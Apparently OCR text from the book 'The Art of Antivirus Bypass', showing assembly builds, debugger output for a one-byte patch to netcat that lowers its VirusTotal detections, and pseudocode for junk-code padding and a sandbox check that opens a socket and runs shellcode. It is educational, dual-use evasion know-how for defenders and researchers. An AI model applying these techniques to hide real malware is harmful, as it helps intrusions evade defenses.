










```
D:\Documents\The Art of Antivirus Bypass\Assembly Examples\Hello World>nasm -fwin32 Hello_World.asm

D:\Documents\The Art of Antivirus Bypass\Assembly Examples\Hello World>gcc Hello_World.obj -o Hello_World.exe

D:\Documents\The Art of Antivirus Bypass\Assembly Examples\Hello World>Hello_World.exe
Hello World!
```




```
start:
        mov ax, @data
        mov ds, ax
        mov bl, data
        mov dl, bl
        call encrypt
        call decrypt


exit:
    mov ah, 4ch
    int 21h
```



```
004057B0   55           push ebp
004057B1   89E5         mov ebp,esp
004057B3   83EC 18      sub esp,18
004057B6   8B45 0C      mov eax,dword ptr ss:[ebp+C]
004057B9   85C0         test eax,eax
004057BB   74 13        je nc.4057D0
004057BD   83F8 03      cmp eax,3
004057C0   74 0E        je nc.4057D0
004057C2   B8 010000    mov eax,1
004057C7   C9           leave
004057C8   C2 0C00      ret C
004057CB   90           nop
004057CC   8D7426 00    lea esi,dword ptr ds:[esi]
004057D0   8B55 10      mov edx,dword ptr ss:[ebp+10]
004057D3   894424 04    mov dword ptr ss:[esp+4],eax
004057D7   895424 08    mov dword ptr ss:[esp+8],edx
004057DB   8B45 08      mov eax,dword ptr ss:[ebp+8]
004057DE   890424       mov dword ptr ss:[esp],eax
004057E1   E8 CA0600    call nc.405EB0
```




```
004057B0   55           push ebp
004057B1   89E5         mov ebp,esp
004057B3   83EC 17      sub esp,17
004057B6   8B45 0C      mov eax,dword ptr ss:[ebp+C]
004057B9   85C0         test eax,eax
004057BB   74 13        je nc.4057D0
004057BD   83F8 03      cmp eax,3
004057C0   74 0E        je nc.4057D0
004057C2   B8 010000    mov eax,1
004057C7   C9           leave
004057C8   C2 0C00      ret C
004057CB   90           nop
004057CC   8D7426 00    lea esi,dword ptr ds:[esi]
004057D0   8B55 10      mov edx,dword ptr ss:[ebp+10]
004057D3   894424 04    mov dword ptr ss:[esp+4],eax
004057D7   895424 08    mov dword ptr ss:[esp+8],edx
004057DB   8B45 08      mov eax,dword ptr ss:[ebp+8]
004057DE   890424       mov dword ptr ss:[esp],eax
004057E1   E8 CA0600    call nc.405EB0
004057E6   B8 010000    mov eax,1
```



nc.exe

☑ 0|004057B5:18->17



34 engines detected this file

b3b207dfab2f429cc352ba125be32a0cae69fe4bf8563ab7d0128bba8c57a71c

nc.exe

invalid-signature overlay peexe revoked-cert signed via-tor

35.67 KB
Size


2020-12-22 19:53:14 UTC
3 days ago

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 0 MEDIUM 1 LOW 0

1 match for rule Suspicious File Characteristics Due to Missing Fields by Markus Neis, Sander Wiebing from Sigma Integrated Rule Set (GitHub)
↳ *Detects Executables without FileVersion,Description,Product,Company likely created with py2exe*

Alibaba	RiskWare:Win32/NetCat.cd122248	Antiy-AVL	Trojan/Win32.SGeneric
Bkav	W32.malware.sig1	CAT-QuickHeal	HackTool.Netcat.E1
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/S-d35e0370!Eldorado	DrWeb	Tool.Netcat.395
eGambit	Generic.Malware	ESET-NOD32	A Variant Of Win32/RemoteAdmin.NetCa...
FireEye	Generic.mg.e0db1d3d47e312ef	Fortinet	Riskware/NetCat



24 / 72

Community Score

24 engines detected this file

614321808b48a3183277cb0ccc1baebf90eda7503b1bb7801078bf1ffefcc220

nc_nir.exe

invalid-signature overlay peexe signed

35.67 KB
Size

2020-06-03 08:35:38 UTC
6 months ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY 3


Crowdsourced Sigma Rules

CRITICAL 0 HIGH 0 MEDIUM 1 LOW 0

1 match for rule Suspicious File Characteristics Due to Missing Fields by Markus Neis, Sander Wiebing from Sigma Integrated Rule Set (GitHub)

↳ *Detects Executables without FileVersion,Description,Product,Company likely created with py2exe*

Acronis	Suspicious	CAT-QuickHeal	HackTool.Netcat.E1
Comodo	ApplicUnsaf.Win32.RemoteAdmin.NetCat...	Cylance	Unsafe
Cyren	W32/S-d35e0370!Eldorado	DrWeb	Tool.Netcat.395
eGambit	PE.Heur.InvalidSig	Endgame	Malicious (high Confidence)
ESET-NOD32	A Variant Of Win32/RemoteAdmin.NetCa...	F-Prot	W32/S-d35e0370!Eldorado
FireEye	Generic.mg.8125537bbd8f1d59	Ikarus	PUA.Netcat
Jiangmin	RemoteAdmin.NetCat.s	K7AntiVirus	Riskware (0040eff71)
K7GW	Riskware (0040eff71)	Kaspersky	Not-a-virus:HEUR:NetTool.Win32.NetCat....



nc_before.exe Properties

Security | Details | Previous Versions
General | Compatibility | Digital Signatures

nc_before.exe

Type of file: Application (.exe)

Description: nc_before.exe

Location: C:\Users\nir\Desktop\netcat-1.11

Size: 35.6 KB (36,528 bytes)

Size on disk: 36.0 KB (36,864 bytes)

Created: Tuesday, 9 June 2020, 11:19:16

Modified: Sunday, 26 December 2010, 13:26:36

Accessed: Today, 9 June 2020, 4 minutes ago

Attributes: □ Read-only □ Hidden Advanced...

OK Cancel Apply

nc_after.exe Properties

Security | Details | Previous Versions
General | Compatibility | Digital Signatures

nc_after.exe

Type of file: Application (.exe)

Description: nc_after.exe

Location: C:\Users\nir\Desktop\netcat-1.11

Size: 35.6 KB (36,528 bytes)

Size on disk: 36.0 KB (36,864 bytes)


Created: Wednesday, 20 November 1996, 16:55:55

Modified: Sunday, 26 December 2010, 13:26:36

Accessed: Today, 9 June 2020, 1 minute ago


Attributes: □ Read-only □ Hidden Advanced...

OK Cancel Apply




```
IP_ADDR = 192.168.10.5

PORT = 1337

malicious_function(IP_ADDR, PORT)


    open socket to IP_ADDR, PORT
```

```
IP_ADDR = 192.168.10.5

PORT = 1337

STRING = "Junk String"

STRING2 = "Junk String 2"

first_junk_function()

    Junk Code

second_junk_function()

    Junk Code

third_junk_function()

    Junk Code


not_malicious_function(IP_ADDR, PORT)

    number = 10
    number2 = 5
    if number + number2 == 15:
        open socket to IP_ADDR, PORT
```




```
IP_ADDR = 192.168.10.5

PORT = 1337

malicious_function(IP_ADDR, PORT)

    open socket to 192.168.10.5
```

```
IP_ADDR = 192.168.10.5

PORT = 1337

try:

    LoadLibrary(mmmArsen.dll)

except:

    malicious_function(IP_ADDR, PORT)

        open socket to 192.168.10.5

    run_shellcode()
```

